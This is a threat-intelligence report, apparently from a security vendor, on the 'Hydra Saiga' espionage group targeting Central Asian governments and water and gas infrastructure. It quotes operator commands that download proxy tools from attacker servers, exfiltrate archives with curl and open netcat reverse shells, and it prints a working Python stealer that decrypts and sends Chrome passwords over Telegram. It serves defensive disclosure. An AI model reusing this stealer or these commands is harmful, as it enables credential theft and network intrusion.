


Figure 17: Operator commands to move laterally within a compromised network

To move laterally to a domain controller once they had access to an Administrator account, operators used `nlist` to discover the controller's address and then used either Windows Management Instrumentation (WMI) or PsExec to download and execute a reverse socks5 proxy client.





Figure 18: Operator commands disabling defense measures

To ensure their payloads would remain undetected, operators would disable features of Microsoft Defender as well as trying to disable the firewall on infected devices to facilitate the connection of the reverse proxy client back to the C2 server.

Collection



06/09/2024 04:14:14

```
/cmd [void]
[System.Reflection.Assembly]::LoadWithPartialName("System.Windows.Forms")
[Windows.Forms.SendKeys]::SendWait("{PRTSC}");Start-Sleep -
Milliseconds 10;$img = [Windows.Forms.Clipboard]::GetImage();
$filePath = "c:\users\public\2.png";$img.Save($filePath,
[System.Drawing.Imaging.ImageFormat]::Png);
```

Figure 19: Operator commands collecting files and screenshots

Operators took screenshots of infected machines using the PRTSC key, as well as using RAR to package documents and files into an archive ready for exfiltration.

Ingress Tool Transfer

05/12/2024 07:00:00

```
/12345 bitsadmin /transfer www /download https://
document.hometowncity.cloud/123.rar C:\Users\я\pictures\123.rar
```

05/12/2024 07:00:05

```
[12345]

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Unable to complete transfer.
ERROR FILE: https://document.hometowncity.cloud/123.rar -> C:
\Users\я\pictures\123.rar
ERROR CODE: 0x80190193
ERROR CONTEXT: 0x00000005
```

05/12/2024 07:01:07

```
/12345 powershell -Command "Invoke-WebRequest -Uri 'https://
document.hometowncity.cloud/123.rar' -OutFile 'C:
\Users\я\pictures\123.rar'"
```

05/12/2024 07:01:08

```
[12345]
Invoke-WebRequest :
```

05/12/2024 07:01:42

```
/12345 wget C:\Users\я\pictures\123.rar https://
document.hometowncity.cloud/123.rar
```

05/12/2024 07:01:42

```
[12345]
System.Management.Automation.ParameterBindingException: Не
удается найти позиционный параметр, принимающий аргумент
"https://document.hometowncity.cloud/123.rar".
В
System.Management.Automation.ExceptionHandlingOps.CheckActionPreference
(funcContext, Exception exception)
```

19/09/2024 06:38:28

```
/cmd curl --proxy http://ig-es:8080 179.60.150.151:443/chisel.exe -o
c:\users\public\ch.exe
```

Figure 20: Operator commands downloading additional tools

Hydra Saiga used curl, wget, bitsadmin, as well as PowerShell to download further tools on infected devices. These tools were commonly packaged in password-protected RAR archives, and ranged from reverse proxy clients like resocks[7] and tunnelling software like chisel[8] to custom browser data collectors.

13/12/2024 04:55:58

```
/13986 cmd /c curl -X POST --limit-rate 600k
http://88.214.26.37:443/upload -H "API-Key:
1234567890ZXCVCBNMasdfghjkQWErtyUIOp" -F files=@"c:
\users\public\Pictures\desktop-eqcnlju.komekchi.rar"
```

13/12/2024 04:56:01

[13986]
File uploaded successfully as desktop-eqcnlju.komekchi.rar

Figure 21: Operator commands exfiltrating RAR archive

Besides simply exfiltrating collected documents using curl to a C2 server, one of the most commonly deployed tools by Hydra Saiga was a [PyInstaller executable](#) collecting and decrypting the Chrome Login Data database.

```
1- def SendDocument(url, token, chat_id, filename):
2-     file = {'document': open(filename, 'rb')}
3-     data = {
4-         'filename': filename,
5-         'chat_id': chat_id
6-     }
7-     requests.post(f"{url}/bot/{token}/sendDocument", files=file, data=data)
8-
9-
10- apiURL = "https://api.telegram.org"
11- chatID = ""
12- TOKEN = ""
13- username = os.getlogin()
14- LocalState = rf"{os.environ['USERPROFILE']}\AppData\Local\Google\Chrome\User Data\Local State"
15- LoginData = rf"{os.environ['USERPROFILE']}\AppData\Local\Google\Chrome\User Data\default\Login Data"
16-
17- with open(LocalState, "r") as file:
18-     localState = file.read()
19-     localState = json.loads(localState)
20-     MasterKey = base64.b64decode(localState["os_crypt"]["encrypted_key"])[5:]
21-     MasterKey = win32crypt.CryptUnprotectData(MasterKey, None, None, None, 0)[1]
22-
23- requests.get(f"{apiURL}/bot/{TOKEN}/sendMessage?chat_id={chatID}&text=MasterKey: {base64.b64encode(MasterKey)}")
24- SendDocument(apiURL, TOKEN, chatID, LoginData)
25- requests.get(f"{apiURL}/bot/{TOKEN}/sendMessage?chat_id={chatID}&text={'-' * 50}")
```

Figure 22: PyInstaller executable decrypting and exfiltrating Chrome "Login Data" database

Hydra Saiga later iterated upon this initial tool and developed a Golang executable exfiltrating browser data for Edge, Firefox, Yandex, Opera, and Chrome, including a user's browsing history, saved logins, and stored cookies.

Name	Size	Type	Modified
yandex_default_sessionstorage.csv	46 bytes	CSV docum...	01 Januar 1970, 01:00
yandex_default_localstorage.csv	8,2 kB	CSV docum...	01 Januar 1970, 01:00
yandex_default_history.csv	1,5 kB	CSV docum...	01 Januar 1970, 01:00
opera_default_sessionstorage.csv	205 bytes	CSV docum...	01 Januar 1970, 01:00
opera_default_localstorage.csv	17,5 kB	CSV docum...	01 Januar 1970, 01:00
opera_default_history.csv	8,9 kB	CSV docum...	01 Januar 1970, 01:00
opera_default_cookie.csv	36,6 kB	CSV docum...	01 Januar 1970, 01:00
opera_default_bookmark.csv	519 bytes	CSV docum...	01 Januar 1970, 01:00
microsoft_edge_default_sessionstorage.csv	199 bytes	CSV docum...	01 Januar 1970, 01:00
microsoft_edge_default_password.csv	1,6 kB	CSV docum...	01 Januar 1970, 01:00
microsoft_edge_default_localstorage.csv	26,1 kB	CSV docum...	01 Januar 1970, 01:00
microsoft_edge_default_history.csv	372,9 kB	CSV docum...	01 Januar 1970, 01:00
microsoft_edge_default_extension.csv	624 bytes	CSV docum...	01 Januar 1970, 01:00
microsoft_edge_default_download.csv	898 bytes	CSV docum...	01 Januar 1970, 01:00
microsoft_edge_default_bookmark.csv	775 bytes	CSV docum...	01 Januar 1970, 01:00
chrome_default_sessionstorage.csv	27,1 kB	CSV docum...	01 Januar 1970, 01:00
chrome_default_password.csv	1,6 kB	CSV docum...	01 Januar 1970, 01:00
chrome_default_localstorage.csv	23,3 kB	CSV docum...	01 Januar 1970, 01:00
chrome_default_history.csv	21,6 kB	CSV docum...	01 Januar 1970, 01:00
chrome_default_extension.csv	835 bytes	CSV docum...	01 Januar 1970, 01:00
chrome_default_download.csv	199,0 kB	CSV docum...	01 Januar 1970, 01:00
chrome_default_bookmark.csv	4,5 kB	CSV docum...	01 Januar 1970, 01:00

Figure 23: Archive of collected CSV browser data files from Golang infostealer

As some of the operators infected their own devices, it was possible to capture the browser history from some of their staging servers which helped establish a better view of their full capabilities.

Initial Reconnaissance

Hydra Saiga used tools such as Censys and Shodan to scan for exposed servers as well as assess their targets:

- Hosts Search – Censys: `hxxps[:]//search.censys[.]io/search?q=labels%3D+%60email%60&resource=hosts`
- 195.38.162[.]147 – Host Summary – Censys: `hxxps[:]//search.censys[.]io/hosts/195.38.162[.]147`
- Shodan Account: `hxxps[:]//account.shodan[.]io/login?continue=https%3A%2F%2Fwww.shodan[.]io%2Fdashboard`

Once a target had been identified, operators would use the web application security scanner Acunetix to find any vulnerabilities:

Acunetix – Vulnerabilities: `hxxps[:]//localhost:3443/#/scans/f806f0a0-9553-442f-841b-2aa9a983bea0/vulnerabilities?severity=3`

Operators would also search for default passwords if they had identified a certain exposed server or use brute forcing to try to gain access:

- pfSense default password – Google Search: `hxxps[:]//www.google[.]com/search?q=pfSense+default+password`
- C:\Users\Administrator\Downloads\7-more-passwords.txt: `hxxps[:]//github[.]com/duyet/bruteforce-database/blob/master/7-more-passwords.txt`

Other initial access methods include searching for emails related to VPN configuration in compromised email accounts and downloading VPN setup tools to access target networks directly:

- поиск – Почта Mail: `hxxps[:]//e.mail[.]ru/search/?q_query=VPN`
- C:\Users\Admin\Downloads\Setting_up_Account***By_VPN_new.bat: `hxxps[:]//***[.]by/index.php/apps/files/?dir=G-SecTLS_Client/%D0%9D%D0%B0%D1%81%D1%82%D1%80%D0%BE%D0%B9%D0%BA%D0%B0%20%D0%BA%20***.by%20&fileid=7217539`

Operators would also use compromised government email inboxes to send phishing emails to other government ministries or individuals in order to reach their final target:

- `hxxps[:]//***.uz/webmail/?_task=mail&_mbox=INBOX&_to=***%40minwater.uz&_action=compose`
- Kerio Connect Client: `hxxps[:]//mail.***.uz/webmail/#window/mail/compose/compose$3A***$20***$20$3asr$40gov[.]juz$3E`

Lastly, some operators started experimenting with the Havoc C2 framework[9] in March 2025, to supplement their tooling:

- How To Install And Setup Havoc C2 Framework In Kali Linux (Bypass Windows 11 Defender) – InfoSec Pat – YouTube: `hxxps[:]//www.youtube[.]com/watch?v=AD1S9-MetuM`
- Havoc/client/src at main · HavocFramework/Havoc · GitHub: `hxxps[:]//github[.]com/HavocFramework/Havoc/tree/main/client/src`

Infrastructure

As can be seen in the IOC section, Hydra Saiga operators preferred hosting providers offering anonymous payment methods, these being BitLaunch and PSB Hosting for their C2 servers and QHoster to register their domains. All of these providers allow users to pay for their services using cryptocurrency.

Furthermore, operators would also use compromised websites to host initial malicious RAR archives, often by obtaining credentials for the victims' webhosting provider and then uploading their malicious files to the legitimate websites.

Link to Tomiris

In January 2025, the actor logged in to three servers at 82.115.223[.J210, 81.19.136[.J241, and 141.98.82[.J198 on port 9942, as well as exfiltrating data from compromised systems using curl to a server located at 88.214.26[.J37. When investigating these IPs on VirusTotal, two of them were also connected to by JLORAT samples with names such as “Фаври! нх37977 теъдоди занони дар маҳбасбуда.exe” (Tajik: Urgent! nx37977 number of women in prison.exe) or “Owganystanyň gümrük edarasy bilen hyzmatdasylygy barada.exe” (Turkmen: On cooperation with the Afghan customs service). The executables seemed to have targeted organizations in Turkmenistan, Tajikistan and Russia, mostly in March 2025.

Submissions			
Uploads of the file being studied. Reanalysis requests do not generate a submission.			
Date	Region	Name	Source
2025-03-11 04:09:04 UTC	🇨🇳 CHINA	?	🌐 d2d3a3ad - web
2025-03-12 21:28:29 UTC	🇳🇱 NETHERLANDS	2025-03-12_6a49982272ba11b7985a2cecfbb9a96_akira	📡 b32d639c - api
2025-03-14 07:39:30 UTC	🇳🇱 NETHERLANDS	Фаври! нх37977 теъдоди занони дар маҳбасбуда.exe	🌐 d63886d2 - web
2025-03-21 07:32:35 UTC	🇹🇲 TURKMENISTAN	Вербальная нота № RCO 06332025 от 26 февраля 2025г. (RC ai and DO ai).exe	🌐 30c8a3eb - web
2025-03-21 07:41:39 UTC	🇹🇲 TURKMENISTAN	Вербальная нота № RCO 06332025 от 26 февраля 2025г. (RC ai and DO ai).exe	🌐 30c8a3eb - web
2025-03-21 09:18:53 UTC	🇹🇲 TURKMENISTAN	Вербальная нота № RCO 06332025 от 26 февраля 2025г. (RC ai and DO ai).exe	👤 8d89f175 - community
2025-09-30 13:21:24 UTC	🇷🇺 RUSSIAN FEDERATION	POKYR2025-034 от 25.02.2025 (с приложением POKYR2024-257 от 25.02.2025 г.).exe	🌐 6d43996 - web

Figure 24: VirusTotal submissions of JLORAT sample

Analysis of the executables revealed that they were JLORAT samples, a backdoor written in Rust initially described by Kaspersky in April 2023[4] and associated with an actor they were tracking as Tomiris at the time. One of the tools used by Tomiris was Telemiris, a Python backdoor that uses Telegram-as-a-C2 to communicate with its operators and functions similarly to current Hydra Saiga implants. Given the shared victimology, the near-identical tooling (Telegram C2s), and the critical observation that Hydra Saiga operators were logging directly into JLORAT C2 infrastructure (a tool exclusively tied to Tomiris), Hydra Saiga likely overlaps with the Tomiris threat cluster, and that both entities operate for Kazakhstani state interests. Kaspersky recently published a blog[5] about Tomiris and their recent activity, which matches the observations made when looking at operator activity.

Victimology

Between April 2023 and August 2025, Hydra Saiga compromised at least 34 different organizations across 8 countries, mostly operating in government, critical infrastructure, energy, healthcare, and legal sectors located in Central Asia, with the outliers being Egypt and Georgia. Furthermore, the operators conducted extensive reconnaissance, and login attempts against an additional 200 organizations worldwide in similar sectors, but located as far away as South America and South East Asia.

We sought to highlight two specific industry verticals that Hydra Saiga has consistently targeted, demonstrating how their operations align with the larger geopolitical context of the Central Asian region.



Water Campaign

Between September 2024 and March 2025, Hydra Saiga conducted an extensive campaign targeting critical water infrastructure, research institutions, and government ministries. The targeting was specifically focused on infrastructure linked to the two major regional rivers: the Syr Darya and Amu Darya.

This campaign led to compromises within:

- The operator of hydroelectric power plants and the water resource service in Kyrgyzstan.
- A regional administration, a research institute, and the Ministry of Water Resources in Uzbekistan.
- The Ministry of Energy and Water Resources in Tajikistan.



Figure 26: Map demonstrating how Hydra Saiga's victims relate to Central Asia's rivers

This activity aligns strongly with Kazakhstan's geopolitical interests. The country is heavily dependent on the Syr Darya river for its southern agricultural regions and the restoration of the North Aral Sea[10]. Furthermore, Hydra Saiga targeted two water utility companies in Russia during 2024, indicating a broad, strategic intelligence collection effort across the regional water network.

Gas and SCADA Campaign

On the 29th of April 2024, Hydra Saiga operators attempted to access several exposed SCADA endpoints and Manufacturing equipment manufacturers across multiple countries, including Argentina, Brazil, India, Netherlands, and Czechia. While these intrusion attempts appear to have been unsuccessful, the following day, operators attempted to gain access to the gas distribution system of a Russian region bordering Kazakhstan. Russia is a primary gas supplier for Kazakhstan's northern regions, with increasing bilateral collaboration on pipeline projects[11]. It is possible Hydra Saiga operators were testing their capabilities and experimenting with SCADA endpoints in preparation for the intrusion attempt against Russia, as the targets do not align with their usual victims.

Attribution

Given that operator messages sent via the Telegram C2 are intrinsically hands-on-keyboard activity, we parsed the timestamps to forensically determine the threat actor's working hours and likely time zone.




Figure 27: Graph showing a UTC+5 working pattern from hands-on-keyboard activity

The aggregated activity graph reveals a distinct UTC+5 working pattern, consistent across the entire campaign duration. Work begins and peaks sharply around 10:00, shows a secondary peak around 15:00, and rapidly declines after 18:00.

Splitting the activity into specific Telegram accounts reveals a similar picture:




Figure 28: Graph divided into individual Telegram user accounts

To corroborate the time zone findings, a calendar heatmap was created based on the activity of user 7677012063 in the form of a GitHub activity diagram:




Figure 29: Calendar Heatmap of operator activity from February to April 2025

Crucially, the operators were consistently active on every single working day observed in the spring of 2025, with two exceptions:

Monday, 10th of March and Tuesday, 25th of March.

Searching for national holidays on both days in Central Asia, Russia and China leaves only a single country that celebrates public holidays on those days, this being Kazakhstan.

10th of March: Day off for International Women's Day, which is celebrated on the 8th of March

25th of March: Day off for Nauryz Holiday, the Persian New Year

Given previous Tomiris/Yorotrooper reporting, specific targeting aligned with Kazakhstani geopolitical interests (water, gas, neighbouring governments), and hands-on-keyboard activity patterns that conclusively correlate with Kazakhstani public holidays—it is highly likely that Hydra Saiga operates for Kazakhstani state interests. It is however also possible that some operators also reside in other countries, as one operator was searching for “kazakhstan time zone” and “kazakhstan time now” on a machine set to time zone UTC + 3 (Russia), with Group-IB also identifying a Chinese speaking operator in their analysis of ShadowSilk.

Recommendations

The best way to defend against Hydra Saiga is to first block any communications with the domain “[api.telegram.org](#)”, used for the Telegram Bot API. Post-exploitation activity relies heavily on living-off-the-land tools as well as C2 connections to a common series of ASNs (check out IOCs section) that operators keep on reusing. Monitoring connections to unusual IP addresses from these providers could be useful in finding infected devices. Lastly, looking at login activity and a rise in outgoing emails on mail servers, often the final target of Hydra Saiga operators, should help identify a compromised account so defenders can quickly react.

Conclusion

Hydra Saiga is here to stay. They have shown resiliency over the years, weathering multiple operation disclosures, and have established themselves as one of the biggest threats to organizations in Central Asia and the Middle East. With resource shortages only increasing, it is likely Hydra Saiga will continue to iterate on their custom tools and experiment with new commodity malware. An example of this is that in July 2025, an operator developed a new browser login data extractor to circumvent the newly introduced Chrome app-bound encryption, as well as implants abusing Discord-as-a-C2. As Hydra Saiga continues to demonstrate an adaptable and highly persistent operational model, defenders in the region must recognize this threat as a mature, state-aligned entity requiring sustained, intelligence-driven defense.

VMRay Platform | Sandbox Analysis Reports

Powershell loader from the first campaign (name: “Letter from the Permanent Representative of Turkmenistan to the UN addressed to the UN Secretary General regarding the launch.exe”)
[https://www.vmrays.com/analyses/HydraSaiga-PowerShell-loader](#)Lure document named “(003) 2024 إنجازات الربع الثالث.doc”
[https://www.vmrays.com/analyses/HydraSaiga-lure-document](#)FakeLogonScreen
[https://www.vmrays.com/analyses/FakeLogonScreen](#)Golang Stealer
[https://www.vmrays.com/analyses/HydraSaiga-GoStealer](#)PyInstaller
[https://www.vmrays.com/analyses/HydraSaiga-PythonStealer](#)
JLORAT sample
[https://www.vmrays.com/analyses/JLORAT](#)

IOCs

Powershell loader from the first campaign	a44827d002d7d1a74963b80e6af8a7257977f44c89caff66f126b7d1cad1fd11
Lure document	f78dad5a95bb01f14c822addc8e4ec17b3c95b7e42f27f68f678fb43a9e56d63
FakeLogonScreen tool	e179bf035b9d9d17f8a76ecfc1ebf3b19b69f8ea05421f0d4507ded9e60c657c
Golang stealer	3da644eec41a32d72d3632b76a524d836f39f3b9854eda5d227cdf7fc4c7b543
PyInstaller stealer	8dda063860120a04bf3c7679f6a02a14aee4b5d2c3efc4dbd638dabce8a288a5
JLORAT sample	66962bb324a7c5a57ba0e9663bba156576a7e6aa5c6c1401c315b3d32f8d467d

IP Address	Provider	Usage
64[.7[.]198[.]46	399629 – BL Networks	hxxp://64.7.198[.]46/rev.exe – Hosting resocks executable
64[.7[.]198[.]66	399629 – BL Networks	hxxp://64.7.198[.]66/resosk443.exe – Hosting resocks executable
65[.38[.]120[.]38	399629 – BL Networks	sokcs.exe -connect 65.38.120[.]38:443 resocks.exe 65.38.120[.]38:10443 –key mqmK3luyq2OI305LiUrHVSi9IVuOLIVvDn3GaGFhvJU – resocks server
65[.38[.]121[.]107	399629 – BL Networks	hxxp://65.38.121[.]107:8000/123.txt

72[.]5[.]43[.]100	399629 – BL Networks	socks.exe -connect 72.5.43[.]100:80 rev.exe -connect 72.5.43[.]100:443 – resocks server	
72[.]5[.]43[.]178	399629 – BL Networks	sokc.exe -connect 72.5.43[.]178:443 – resocks server	
78[.]128[.]112[.]209	208637 – 4 Vendeta	revv2.exe -connect 78.128.112[.]209:443 – resocks server	
81[.]19[.]136[.]241	9123 – JSC “TIMEWEB”	rev.exe -connect 81.19.136[.]241:443 – resocks server	
82[.]115[.]223[.]210	214927 – PSB HOSTING	hxxp://82.115.223[.]210:9942/panel hxxp://82.115.223[.]210:9942/cmd_* – JLORAT C2 server	
85[.]209[.]128[.]171	214927 – PSB HOSTING	hxxp://85.209.128[.]171:8080/* – open directory hosting secondary payloads 123.exe -connect 85.209.128[.]171:10443	
88[.]214[.]26[.]37	35042 – Layer 7 Networks	curl.exe -X POST –limit-rate 600k hxxp://88.214.26[.]37:443/upload – exfiltration server	
96[.]9[.]125[.]168	399629 – BL Networks	rev.exe -pcl 96.9.125[.]168:443 revv2.exe -connect 96.9.125[.]168:443 – resocks server	
141[.]98[.]82[.]198	209588 – Flyservers	nc64.exe 141.98.82[.]198 443 -e cmd – nc C2 server curl.exe -X POST –limit-rate 600k hxxp://141.98.82[.]198:443/upload – exfiltration server	
172[.]86[.]75[.]237	399629 – BL Networks	rev.exe -pcl 172.86.75[.]237:443	
179[.]60[.]150[.]151	35042 – Layer 7 Networks	/cmd curl –proxy http://ig-es[.]8080 –data-binary \"@c:\\users***\\Login Data\" 179.60.150[.]151:443\" /cmd curl –proxy http://ig-es[.]8080 hxxp://179.60.150[.]151:443/rsocx.exe -o c:\\users\\public\\rsocx.exe\" – exfiltration and secondary tools server	
185[.]106[.]92[.]127	214927 – PSB HOSTING	/29605 bitsadmin /transfer myjob /download /priority high http://185.106.92[.]127/syclog.exe C:\\Users\\Public\\syclog.exe – secondary tools server	
Domain	Provider	IP resolution	Usage
adm-govuz[.]com	QHoster	168[.]100[.]11[.]127	/cmd curl -o c:\\users\\public\\rev.rar hxxps://adm-govuz[.]com/rev.rar – open directory hosting secondary payloads
inboxsession[.]info	QHoster	193[.]149[.]129[.]181	/cmd curl -o c:\\users\\Public\\Music\\123.rar hxxps://admin.inboxsession[.]info/teal/ru.rar – open directory hosting secondary payloads
altaviva[.]ru	Hoster[.]by	193[.]176[.]182[.]155	/cmd certutil -urlcache -f hxxps://altaviva[.]ru/contacts/rsocx.rar c:\\users\\public\\rsocx.rar – compromised website hosting open directory
allcloudindex[.]com	QHoster	195[.]85[.]115[.]196	/cmd curl -o c:\\users\\public\\pictures\\socks.exe hxxps://auth.allcloudindex[.]com/147/sokcs.exe – open directory hosting secondary payloads
wincorpupdates[.]com	QHoster	86[.]104[.]15[.]60	/cmd bitsadmin /transfer www /download hxxps://ex.wincorpupdates[.]com/sokcs.exe c:\\users\\public\\videos\\revserv.exe – open directory hosting secondary payloads
france-deguisement[.]fr	PlanetHoster	185[.]221[.]182[.]193	bitsadmin /transfer myjob /download /priority high https://france-deguisement[.]fr/wp-content/samba.exe C:\\Users\\Public\\sokc.exe – compromised website hosting open directory
mailkeyboard[.]com	QHoster	86[.]104[.]15[.]60	C:\\Users\\Admin\\Downloads\\medicru (2).rar,hxxps://inbox.mailkeyboard[.]com/medic/medicru.rar – open directory hosting initial stage malicious archives
mailboxarea[.]cloud	QHoster	86[.]104[.]15[.]60	/cmd curl -o c:\\users\\public\\pictures\\rserv.exe hxxps://message.mailboxarea[.]cloud/steal/ru.exe- open directory hosting secondary payloads
docworldme[.]com	QHoster	86[.]104[.]15[.]60	C:\\Users\\Admin\\Downloads\\Central_Asia-Italy_Jeenbek_Kulubaev_working-visit-to-Italy (1).rar,hxxps://mosreg.docworldme[.]com/mfa/Central_Asia-Italy_Jeenbek_Kulubaev_working-visit-to-Italy.rar – open directory hosting initial stage malicious archives

naryncity[.]kg	Hoster[.]kg	176[.]126[.]165[.]66	C:\Users\Admin\Downloads\kgnotary.rar,hxxps://naryncity[.]kg/minjust.gov.kg/kgnotary.rar – compromised website hosting open directory
pweobmxdlboi[.]com	QHoster	64[.]7[.]198[.]66	/cmd curl -o c:\users\044f\appdata\local\rev.exe hxxps://pweobmxdlboi[.]com/sokcs.exe – open directory hosting secondary payloads
qwadx[.]com	QHoster	86[.]104[.]15[.]60	/go171 cmd /c curl -o C:\users\user\appdata\local\spoolsvc.rar hxxps://ss.qwadx[.]com/spoolsvc[.]rar – open directory hosting secondary payloads

Hydra Saiga MITRE ATT&CK Mapping

Tactics	Technique Name	MITRE ID	Evidence from Report
Reconnaissance	Active Scanning	T1595	Use of Censys and Shodan to scan for exposed servers.
	Search Victim-Owned Websites	T1594	Searching compromised government email inboxes for VPN configuration details.
Initial Access	Phishing: Malicious File	T1566.001	Sending malicious attachments like ISO, RAR, or Word documents via email.
	Valid Accounts	T1078	Using credentials for webhosting providers to upload files to legitimate websites.
Execution	PowerShell	T1059.001	Execution of PowerShell backdoors and scripts for C2 and post-exploitation.
	Windows Management Instrumentation (WMI)	T1047	Using WMI to execute a reverse socks5 proxy client on domain controllers.
	Command and Scripting Interpreter: Python	T1059.006	Use of custom Python-based implants and the Telemiris backdoor.
	User Execution: Malicious File	T1204.002	Victims opening malicious email attachments or decoy documents.
Persistence	Scheduled Task/Job: Scheduled Task	T1053.005	Establishing persistence through a scheduled task named “WinUpdate”.
